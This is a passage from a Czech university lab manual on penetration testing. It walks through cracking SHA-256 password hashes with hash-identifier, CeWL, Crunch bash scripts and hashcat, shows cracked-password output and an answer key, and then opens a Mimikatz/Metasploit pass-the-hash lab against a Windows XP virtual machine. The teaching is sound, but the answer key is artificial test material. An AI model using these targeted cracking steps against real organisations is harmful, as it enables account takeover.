
```
1. #!/bin/bash
2. File="Desktop/passwdToHash.txt"
3. Lines=$(cat $File)
4. for Line in $Lines
5. do
6. echo -n $Line | sha256sum | awk '{print $1}' >> Desktop/fileWithHashes.txt
7. done
```

7.2.1 Vlastní postup Lab č. 1

Analýza souboru s hesly

Prvním krokem při řešení takovéto úlohy je analýza souboru, ve kterém jsou obsažena hesla. Hesla musí být ve správném formátu (ve formátu hashe a každý hash se musí nacházet na novém řádku). Pokud tomu tak není, je nutné soubor dle zmíněných požadavků upravit.

Otázka č. 1 Je soubor s hesly viz Obrázek 2 uspořádán tak, abych s ním mohl tester dále pracovat?



Obrázek 2 Uspořádání souboru s hashy.

Dalším krokem je analýza typu hashe. Z výše uvedeného obrázku (viz Obrázek 2) je podle formátů hashů patrné, že jsou v tomto souboru všechna hesla zahašována pomocí jedné hašovací funkce. Typ hašovací funkce je nutné definovat pro následné prolamování hesla pomocí nástroje Hashcat. Nástroj Hashcat totiž vyžaduje jako jeden z parametrů typ hašovací funkce. Ten lze v operačním systému Kali Linux zjistit jednoduše pomocí nástroje hash-identifier. Výsledkem analýzy pomocí hash-

identifier je seznam možných hashů, o které by se mohlo jednat, a dále seznam hashů, které to s velkou pravděpodobností určitě nebudou.

Otázka č. 2 O jaké typy hashů by se dle nástroje hash-identifier mělo s největší pravděpodobností jednat?

Obrázek 3 Ukázka nástroje hash-identifier.

Tvorba vlastního slovníku

Jak bylo v zadání zmíněno, pokud má tester dostupné informace, které by mohly být nápomocné při prolamování hesla, je důležité jich využít. V tomto případě existuje fiktivní webová stránka *10.0.2.15/web.html*, která patří organizaci, jejíchž hesel se testerovi podařilo zmocnit a nyní je potřebuje prolomit. Analýzu a souhrn informací obsažených na webové stránce zajistí nástroj CeWL, což je jeden z mnoha základních nástrojů Kali LInux. Získané informace bude následně nutné modifikovat, to zajistí nástroj Crunch.

Analýza webu pomocí CeWL

Po spuštění nástroje CeWL se spustí příkazová řádka, ve které se jako první zobrazí nápověda k nástroji a jeho různým parametrům. Lze zde nastavit například hloubku, do jaké bude webová stránka procházena, minimální délku slov uložených do listu, nastavení, zda wordlist uložit a případně pod jakým názvem, či definovat speciální soubory, do kterých jsou ukládány e-mailové adresy nebo meta popisky z hlavičky webu. Pokud tato nápověda není dostupná po zapnutí nástroje nebo pokud je příkaz

zadáván přímo z příkazové řádky, lze nápovědu zobrazit jednoduše pomocí příkazu *cewl -h*.

Obrázek 4 Příkaz pro použití nástroje CeWL.

Otázka č. 3 Obecně jaké informace bude wordlist obsahovat, pokud v CLI bude zadán příkaz s těmito parametry (viz Obrázek 4)?

Výsledkem je textový soubor obsahující slova, fráze či čísla obsažena na webové stránce. Tento samotný wordlist může být použit k prolamování hesel. Je ale zřejmé, že pravděpodobnost výskytu některých hesel v obsahu webové stránky, je velmi malá. I tak je zde však velmi dobrý základ pro vytvoření slovníku. Ze stránky je možné dostat informace, jako jsou např. e-maily, jména, příjmení či datumy narození od kontaktních osob zmíněných na webu. Pomocí jednoduché modifikace (např. využitím nástroje Crunch) je možné tyto údaje kombinovat či k nim nějaké informace přidat. Takto modifikovaný slovník může být již dostačující k prolomení méně zabezpečených hesel.

Modifikace wordlistu pomocí Crunch

Tento krok je zásadní při tvorbě slovníku. Pomocí nástroje CeWL je získán základní list slov, která budou následně zpracována. Pro tvorbu slovníku je nutné znát myšlení uživatele při tvorbě hesla a také je důležité zohlednit obecné požadavky pro tvorbu hesla. Obecné nároky na heslo jsou následující. Heslo musí obsahovat alespoň 6 znaků, z toho alespoň jedno malé a jedno velké písmeno a minimálně jedna číslice. Další skutečností je informace o tom, jak uživatelé tvoří hesla. Hesla je nutné si pamatovat, proto stále velké množství uživatelů vytváří svá hesla například kombinací prvního písmena jejich jména a celého příjmení či naopak. Dále pak tento řetězec doplní například o rok narození či jiný důležitý datum.

Prvním krokem modifikace je odstranění diakritiky ze souboru, která není při tvorbě hesla většinou podporována. Pomocí následujícího příkazu v CLI je možné upravit textový soubor tak, že jsou změněna písmena s diakritikou na odpovídající písmena bez diakritiky a vše je uloženo do nového souboru.

```
iconv -t ASCII//TRANSLIT wordList.txt > analyzaBezDK.txt
```

Následně jsou vytvořeny dva nové textové soubory. V prvním z nich jsou konvertovány veškeré texty ze souboru analyzaBezDK.txt na malé znaky a ve druhém souboru jsou konvertovány na znaky velké. Toho je dosaženo pomocí těchto příkazů:

```
1. tr '[:upper:]' '[:lower:]' < analyzaBezDK.txt > analyzaLower.txt
2. tr '[:lower:]' '[:upper:]' < analyzaBezDK.txt > analyzaUpper.txt
```

Dále je nutné tyto tři vytvořené soubory sjednotit do jednoho, který bude následně modifikován pomocí nástroje Crunch. Toho je dosaženo opět pomocí jednoduchého příkazu:

```
cat analyzaLower.txt analyzaUpper.txt analyzaBezDK.txt > crunchPrep.txt.
```

Toto jsou základní funkce zahrnuté v linuxovém CLI. Pomocí nich byla provedena základní modifikace slovníku vytvořeného pomocí nástroje CeWL. Takto připravený soubor je možné začít finálně modifikovat pomocí nástroje Crunch.
Prvním krokem modifikace je přidání čtyřmístného čísla reprezentujícího datum narození či jinak uživatelsky důležitý datum za každý řetězec. Vzhledem k tomu, že nástroj Crunch dokáže generovat tyto posloupnosti čísel pouze samostatně nebo dokáže přigenerovat posloupnost k jednomu předem definovanému slovu, je zapotřebí vytvořit jednoduchý bash script. Jeho úkolem je vzít vždy jeden řádek z předpřipraveného slovníku a přigenerovat k němu veškeré možné kombinace čtyřmístných čísel. Výsledky jsou následně ukládány do nově vytvořeného souboru. Tento postup je pro všechny řádky nacházející se v souboru crunchPrep.txt. Ukázka bash scriptu pro zmíněnou funkci:

```
#!/bin/bash
File="crunchPrep.txt"
Lines=$(cat $File)
for Line in $Lines
do
	n=${#Line}
	nFin=$(($n + 4))
	crunch $nFin $nFin -t $Line%%%% >> NewFile.txt
done
```

Otázka č. 4 Jak lze poupravit příkaz pro spuštění bashového skriptu tak, aby nebylo nutné nástroji Crunch po každé iteraci zadávat hodnotu y/n do řádku CLI?

Výsledkem je soubor, který obsahuje původní řetězce se všemi možnými kombinacemi čtyřmístných čísel. Pro generování posloupností speciálních znaků, čísel a písmen slouží v nástroji Crunch parametr *-t*. Pomocí tohoto parametru se definuje určitý počet nových znaků přidaných k definovanému řetězci. Každý typ znaku má svůj zástupný charakter, pomocí kterého nástroj rozpozná přigenerovanou část od původního řetězce.

Tabulka 2 Zástupné znaky v nástroji Crunch.

Zástupný znak	Zástupná sada znaků
@	Malá písmena
,	Velká písmena
%	Čísla
^	Speciální znaky

V tomto konkrétním případě je úkolem generovat ke každému řádku 4 čísla na konec řetězce, což je možné zapsat pomocí zástupných znaků procenta (př. řetězec%%%%).

Dalším způsobem, jak modifikovat heslo, je přidání písmena na začátek řetězce. To může simulovat situaci, kdy si uživatel tvoří heslo tak, že vezme první písmeno ze svého jména a doplní ho celým příjmením či naopak. Postup je stejný jako v případě generování posloupnosti čísel na konec řetězce. Je nutné pouze upravit script tak, aby vkládal na první místo řetězce velké písmeno.

Otázka č. 5 Vložte upravený kód scriptu pro vložení různých prvních písmen ke každému řetězci ve slovníku.

Tento postup je nutné provést pro oba připravené soubory (soubor crunchPrep.txt a soubor obsahující všechny řetězce v kombinaci se čtyřmístnými čísly na konci každého záznamu). Vzhledem k velkému množství možných kombinací a omezené rychlosti virtuálního počítače je generování jednotlivých hodnot velice časově náročné. Z toho důvodu je tento poslední, největší soubor s řetězci možných hesel přiložen zde (viz GitHub repozitář > Lab c. 1 > FileWithNumbersAndBigChar.txt) za účelem, aby nedocházelo ke zbytečným prodlevám v rámci řešení labu. Proces generování hesel je možné urychlit pomocí paralelizace jednotlivých příkazů v bashovém scriptu (na konec řádku, který má za úkol vytvořit danou kombinaci hesla pomocí nástroje Crunch, lze vložit znak *&*). Je však nutné předem povolit virtuálnímu počítači větší množství prostředků a mít ve fyzickém počítači dostatečné množství výpočetního výkonu.
Posledním krokem při ukázkové tvorbě slovníku je sloučit vytvořené dílčí soubory do jednoho velkého slovníku, který bude následně použit k prolamování hesel. Pomocí příkazového řádku a příkazu *cat* dojde ke spojení souborů a vytvoření výsledného slovníku. Soubory, které je nutné spojit:

1. soubor obsahující řetězce stažené z webu pomocí nástroje CeWL u kterých je odstraněna diakritika a jsou ve variantě s velkými i malými písmeny,
2. soubor obsahující prvky z bodu jedna, kdy každý řetězec má na konci doplněné čtyřmístné číslo od 0000 do 9999,
3. soubor obsahující prvky z bodu jedna, kdy každý řetězec má na začátku doplněné velké písmeno od A po Z,
4. poslední soubor kombinující prvky z bodu 2 a 3.

Na závěr je potřeba zmínit, že tvorba slovníku je daleko komplexnější a složitější proces. Ve skutečnosti je příprava slovníku jednou z nejdůležitějších fází při přípravě na prolamování hesla. Díky správně vytvořenému slovníku roste šance na prolomení co možná nejvíce hesel. V rámci tohoto labu je pouze nastíněn postup


a základní kroky při tvorbě slovníku s ohledem na časovou náročnost a komplexnost labu.

Prolamování hesla za pomocí nástroje Hashcat

K prolomení souboru se zahašovanými hesly je použit 1) slovník obsažený defaultně v systému Kali Linux, 2) slovník vytvořený v předchozích částech labu.

Použití slovníku rockyou

Před vlastním spuštěním slovníku je potřeba ověřit, zda je slovník rockyou nainstalován. To je možné zjistit pomocí zadání příkazu *ls -lh /usr/share/wordlists/* do CLI. Výsledkem je následující výstup:



Obrázek 5 Přehled slovníků obsažených v Kali Linux.

Na výstupu (viz Obrázek 5) je možné vidět, že sytém obsahuje zazipovaný slovník rockyou. Odzipování se provádí pomocí příkazu sudo gunzip */usr/share/wordlists/rockyou.txt.gz*. V tomto kroku bylo zjištěno, že slovník rockyou je dostupný na adrese: */usr/share/wordlists/rockyou.txt*.

Prolamování pomocí slovníku rockyou

Nástroj Hashcat, jak již bylo zmíněno výše, obsahuje různé typy útoků a jejich kombinace. Tato úloha se soustředí pouze na přímý útok. Cílem přímého útoku je prolomit co nejvíce hesel pouze pomocí definovaného slovníku. Pro tento útok je nutné definovat:

- slovník, pomocí kterého budou hesla prolamována,
- soubor se zahašovanými hesly,
- typ útoku,
- typ hashe, pomocí kterého jsou hesla zahašována.

Nápovědu pro nástroj Hashcat je možné spustit pomocí zadání příkazu *hashcat –help*. Typ útoku a typ hashe se definuje v nápovědě.


Otázka č.6 Jaké hodnoty mají údaje pro definici typu hashe a typu útoku?

Po zjištění těchto údajů je možné provést první útok. Nástroj je nutné spouštět pod rootovskými oprávněními. Útok je tedy potřeba spouštět v root terminálu nebo je nezbytné zadat před příkaz *sudo* a následně zadat heslo pro přístup do systému. Samotný příkaz pro spuštění nástroje je následující:

```
sudo hashcat -a X -m YYYY -o outputFile.txt hashes_to_crack.txt
/usr/share/wordlists/rockyou.txt.
```

Pomocí tagu *-a* a následného čísla *X* je definován typ útoku (v tomto případě přímý slovníkový útok). Dále pomocí *-m* a zástupných znaků *YYYY* je definována hodnota pro typ hashe, pomocí kterého je soubor se zahašovanými hesly zahašován. Parametr *-o* udává do jakého souboru bude výsledek uložen. Další z informací obsažených v příkazu je cesta k souboru se zahašovanými hesly. Posledním údajem

je cesta ke slovníku, pomocí kterého budeme útok provádět (v tomto případě slovník rockyou).



Obrázek 6 Výstup z nástroje Hashcat.

Na obrázku (viz Obrázek 6) je možné vidět výstup z nástroje Hashcat po provedení příkazu. V první části je zobrazen počet nalezených a následně prolamovaných hashů (v tomto případě bylo načteno 7 různých hashů). V druhé části výstupu jsou uvedeny informace o velikosti paměti potřebné k provedení útoku, o slovníku, o velikosti souboru, místo kde je soubor uložený a také např. o počtu hesel obsažených ve slovníku. V poslední části reportu jsou údaje o tom, jakým hashem byla hesla zahašována, kde se soubor s hesly nachází, jak dlouho trvalo nástroji Hashcat dokončit svůj běh a mnoho dalších.

Pro náš test je klíčový řádek Recovered, který říká, kolik hesel z daného souboru se podařilo nástroji obnovit. Pomocí slovníku rockyou se tedy podařilo prolomit dvě hesla ze sedmi. O jaká konkrétní hesla se jedná, je možné zjistit otevřením souboru nebo zadáním příkazu *sudo cat outputFile.txt*, který do konzole vypíše prolomená hesla. Na následujícím obrázku (viz Obrázek 7) je možné vidět, že se nástroji podařilo prolomit hesla “qwerty” a “test1234”.

```
┌──(kali㉿kali)-[~]
└─$ sudo cat crackedpasswds.txt
65e84be33532fb784c48129675f9eff3a682b27168c0ea744b2cf58ee02337c5:qwerty
937e8d5fbb48bd4949536cd65b8d35c426b80d2f830c5c308e2cdec422ae2244:test1234
```

Obrázek 7 Ukázka prolomených hesel pomocí slovníku rockyou.

Prolamování pomocí slovníku vytvořeného v tomto labu

V předchozím bodu byl použit obecný slovník rockyou obsahující hesla, která byla již někdy v minulosti prolomena. Z původního seznamu sedmi hesel však tento slovník prolomil jen dvě. Zbylá hesla v seznamu byla však silná anebo orientovaná na dané odvětví, ve kterém jsou tato hesla používána. Proto je důležité vždy definovat specifický slovník pro danou organizaci, což je obsahem tohoto labu. Slovník byl tvořen dle informací sesbíraných z fiktivního webu společnosti.

Nyní je potřeba ověřit, zda se vyplatí vytvářet customizované slovníky.

Příkaz pro spuštění nástroje je stejný jako v předchozím bodě. V tomto případě je použit ale jiný slovníkový soubor.

```
sudo hashcat -a 0 -m 1400 -o crackedpasswdsMy.txt Desktop/hashes_to_crack.txt
Desktop/finalDict.txt
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: Desktop/hashes_to_crack.txt
Time.Started.....: Wed Jul 26 10:43:55 2023 (2 secs)
Time.Estimated ...: Wed Jul 26 10:43:57 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (Desktop/passwds/finalDict.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  6884.5 kH/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 5/7 (71.43%) Digests (total), 3/7 (42.86%) Digests (new)
Progress.........: 10531053/10531053 (100.00%)
Rejected.........: 0/10531053 (0.00%)
Restore.Point....: 10531053/10531053 (100.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: Xreditel9990 → Zreditel9999
Hardware.Mon.#1..: Util: 33%

Started: Wed Jul 26 10:43:54 2023
Stopped: Wed Jul 26 10:43:57 2023
```

Obrázek 8 Výstup z nástroje Hashcat při použití customizovaného slovníku.

Výsledek je uveden na obrázku (viz Obrázek 8). Z řádku Recovered je možné vyčíst, že došlo k prolomení celkem 5 hesel z daného souboru (v tomto i předchozím kroku). Pomocí customizovaného slovníku byla tedy prolomena tři hesla.

```
┌──(kali㉿kali)-[~]
└─$ sudo cat crackedpasswdsMy.txt
d475160a383843af7b6b169cf54177934ce7eb86d2b1ade35d422eb870c22340:ucetni1234
9e47d7f9a614d2549f8a2e9a8d81d811fc26d8da84dba22593e83e33dc7acaf1:Bezpecna1987
3d5cd8aedada91515d784b15c08b1fbeb1b5c7766968054f32c312f8ef4ce642:Kbezpecna1987
```

Obrázek 9 Výpis hesel prolomených pomocí customizovaného slovníku.

Po vypsání hesel do konzole je možné vidět, že všechna tři prolomená hesla jsou nějakým způsobem spjata s informacemi obsaženými na webu fiktivní organizace. Jedná se o hesla poskládána ze jména či příjmení, data narození nebo pracovní pozice. Z výsledku vyplývá, že se vyplácí tvořit specifické slovníky pro útoky na specifické organizace.

Hesla, která nebyla prolomena:

- a_z@bezp3cenY,
- PHzPKL_dp-2023,

Tato neprolomená hesla byla vytvořena pomocí pokročilých technik tvorby hesel (např. pomocí mnemonické metody) a dodržují veškerá předepsaná pravidla pro tvorbu hesel (velká a malá písmena, čísla, speciální znaky a délka).

7.2.2 Závěr Lab č. 1

Lab č.1 sloužil jako úvod do problematiky prolamování hesel za pomocí nástrojů operačního systému Kali Linux. Cílem labu bylo nastínit řešiteli modelovou situaci z pohledu penetračního testera. V dané situaci bylo testerovým úkolem prolomit co nejvíce hesel ze získaného souboru se zahašovanými hesly. Nápomocné mu byly vestavěné nástroje systému Kali Linux. Pomocí nich nejdříve soubor s hesly analyzoval, následně sestavil slovník a v posledním kroku se snažil prolomit hesla v daném souboru. Řešitel se tak seznámil s nástrojem pro rozpoznání hashů s názvem hash-identifier a dále s nástroji CeWL a Crunch sloužící k tvorbě slovníků. Posledním nástrojem, se kterým byl řešitel seznámen, byl Hashcat, který byl využit k vlastnímu prolamování hesel.

Pro úlohu byla zvolena hesla se třemi různými obtížnostmi prolomení. Tato hesla byla konstruována tak, aby bylo nutné kombinovat různé slovníky a nedošlo

k prolomení všech hesel v prvním kroku prolamování hesla. První, nejslabší, hesla byla zvolena tak, aby byla prolomena pomocí běžně dostupného obecného slovníku rockyou. Další úrovní byla hesla, k jejichž prolomení bylo zapotřebí vytvořit vlastní slovník. Tento slovník se skládal z informací obsažených na webové stránce fiktivní organizace, na kterou měl útok cílit. Poslední úrovní hesel byla složitá hesla tvořená podle pokročilých metod pro tvorbu hesel. Tato hesla neměla být prolomena žádným ze slovníků.

Řešení otázek Lab č. 1

Otázka č. 1 Je soubor s hesly na Obrázek 1 Ukázka nastavení v programu VirtualBox. uspořádán tak, abych s ním mohl tester dále pracovat?

Odpověď č. 1 ANO

Otázka č. 2 O jaké typy hashů by se dle nástroje hash-identifier mělo s největší pravděpodobností jednat?

Odpověď č. 2 SHA-256 nebo Haval-256

Otázka č. 3 Obecně jaké informace bude wordlist obsahovat, pokud v CLI bude zadán příkaz s těmito parametry?

Odpověď č. 3 Obsah ze stránky *10.0.2.15/web.html*, který je delší než 4 znaky. Analýza půjde do hloubky stránky 1 a výsledek bude uložen do souboru wordList.txt.

Otázka č. 4 Jak lze poupravit příkaz pro spuštění bashového skriptu tak, aby nebylo nutné nástroji Crunch po každé iteraci zadávat hodnotu y/n do řádku CLI?

Odpověď č. 4 Při spouštění scriptu v CLI dát před příkaz „yes y |“

Otázka č. 5 Vložte upravený kód scriptu pro vložení různých prvních písmen ke každému řetězci ve slovníku.

Odpověď č. 5

```
1. #!/bin/bash
2. File="NewFile.txt"
3. Lines=$(cat $File)
4. for Line in $Lines
5. do
6.       n=${#Line}
7.       nFin=$(($n + 1))
8.       crunch $nFin $nFin -t $Line >> NewFileFirstNumbers.txt
9. done
```

Otázka č. 6 Jaké hodnoty mají údaje pro definici typu hashe a typu útoku?

Odpověď č. 6 Typ útoku „0“ typ hashe „1400“

7.3 Lab č. 2 - Útok pass the hash pomocí nástroje mimkatz a Metasploit

Lab č.2 je zaměřen na použití několika vestavěných nástrojů operačního systému Kali Linux. Pokud jsou splněny veškeré kroky z kapitoly Společné požadavky, jsou nástroje použité v tomto labu již předinstalované ve virtuálním počítači.
Potřebné nástroje:

- Metasploit
- Mimikatz

Další potřebné atributy:

- v rámci této úlohy bude zapotřebí instalační soubor pro Windows XP, který bude dostupný zde (viz GitHub repozitář > Lab c. 2 > ISO.txt)

Časová náročnost: 35 až 45 minut.

Cíl úlohy

Cílem tohoto labu je seznámit řešitele se základními nástroji obsaženými v systému Kali Linux. Jedná se o nástroje Metasploit a Mimikatz. Pomocí těchto nástrojů se řešitel seznámí se způsoby, jak získat kontrolu nad počítačem nacházejícím se ve stejné síti. Po převzetí kontroly bude řešitelovým úkolem získat veškerá hesla sloužící pro přístup do operačního systému. Dále budou řešiteli ukázány i ostatní metody, jak sledovat a kontrolovat počítač oběti.

Seznámení s nástroji

Metasploit je velice užitečný nástroj používaný penetračními testery. Jeho hlavními výhodami jsou robustnost a skutečnost, že se jedná o open-source framework. Díky tomu mohou různí vývojáři vytvářet a modifikovat nové funkce. Framework Metasploit obsahuje velké množství funkcí. V tomto labu však budou zmíněny pouze ty nezbytné funkce, které budou zapotřebí k provedení úlohy dle zadání.
Dalším nástrojem použitým v této úloze je nástroj Mimikatz. Díky tomuto nástroji je možné na platformě Windows provést útok Pass-the-hash. Tento útok lze provést

díky skutečnosti, že operační systém Windows XP uchovává hesla v paměti. Takto lze získat přihlašovací údaje pro veškeré uživatele, kteří kdy byli k danému počítači přihlášeni.

Fiktivní use case

Modelová situace může mít následující scénář. Řešitel je v podobě hackera, který se chce zmocnit uživatelova počítače ve stejné síti, ve které se nachází i on sám. Dále je jeho cílem zjistit, zda se v uživatelově počítače nenachází heslo administrátora. To se v počítači ukládá i pokud se administrátor do počítače přihlásil pouze jednou (např. za účelem instalace nějakého programu). Pokud se mu podaří objevit v počítači administrátorovo heslo, je možné se pod administrátorskými právy přihlásit do systému a získat nad ním plnou kontrolu. Dále se může útočník pokusit získat další data z počítače (např. screeny obrazovky, webkamery) či zapnout keyloggeru na uživatelově počítači. Cílem útočníka je tedy využít funkcí nástrojů Metasploit a Mimikatz a díky nim získat veškeré výše uvedené informace.

Nastavení potřebné pro provedení labu

Jelikož útok pomocí nástroje Mimikatz je možné provést jen na platformě Windows, je nutné, aby v rámci tohoto labu byl do VirtualBoxu přidán nový virtuální počítač s operačním systémem Windows. Pro jednoduchost a menší zatížení fyzického počítače byl zvolen operační systém Windows XP.

V první řadě je nutné stáhnout ISO soubor dostupný zde (viz GitHub repozitář > Lab c. 2 > ISO.txt). Dalším krokem po stažení ISO souboru je spuštění VirtualBoxu – kliknutím na tlačítko New se spustí dialog pro přidání nového virtuálního počítače. Následně je nutné projít celým instalačním procesem a vybrat typ operačního systému a jeho verzi. Přiřazení paměti musí být alespoň 512 MB (zde je velikost paměti na zvážení dle prostředků dostupných v řešitelově počítači). Po přidání nového virtuálního PC, je možné ho spustit a projít základní instalací Windows.

Ve chvíli, kdy je systém spuštěn, je potřeba vytvořit administrátorský účet a účet běžného uživatele. Tyto účty jsou vytvářeny kvůli postupu zjištění hesel při útoku na počítač. Aby byly přihlašovací údaje jednotné a výsledky bylo možné na konci porovnat, budou nastaveny přihlašovací údaje takto:

Tabulka 3 Tabulka s přihlašovacími údaji pro systém Windows XP.

Název účtu	Heslo
admin	admin
user	user

Účty a hesla lze vytvořit v nastavení po rozkliknutí nabídky Start > Control Panel > User Accounts. Ve chvíli, kdy je Windows XP nainstalovaný a účty uživatelů založené, je možné se pustit do samotného řešení labu.


7.3.1 Vlastní postup Lab č. 2

Prvním krokem potupu tohoto labu je spuštění obou virtuálních strojů najednou (Kali Linux a Windows XP). Je nutné u obou nastavit takový počet dostupných jader procesoru a povolené operační paměti, aby virtuální počítače fungovaly hladce, ale zároveň nedocházelo ke zpomalení fyzického počítače. Rychlost běhu Windows XP lze vylepšit vypnutím grafického módu pomocí kliknutí na plochu pravým tlačítkem, vybrání možnosti Properties a na záložce Themes vybráním z nabídky Select možnost Windows Classic.

Zjištění sítě, ve které se počítače nacházejí


Pro zjištění, zda se nacházejí oba počítače ve stejné síti, je u obou virtuálních strojů nutné změnit nastavení sítě na „host-only“, což je interní VLAN spojení obou počítačů. Toto nastavení lez provést ve VirtualBoxu po vybrání daného virtuálního počítače, kliknout na tlačítko nastavení, najít v levém menu položku Síť a zde v Selectu vybrat z nabídky položku „Síť pouze s hostem“. Pokud je toto nastaveno u obou počítačů, je možné se přesvědčit, že jsou oba ve stejné síti. U počítače

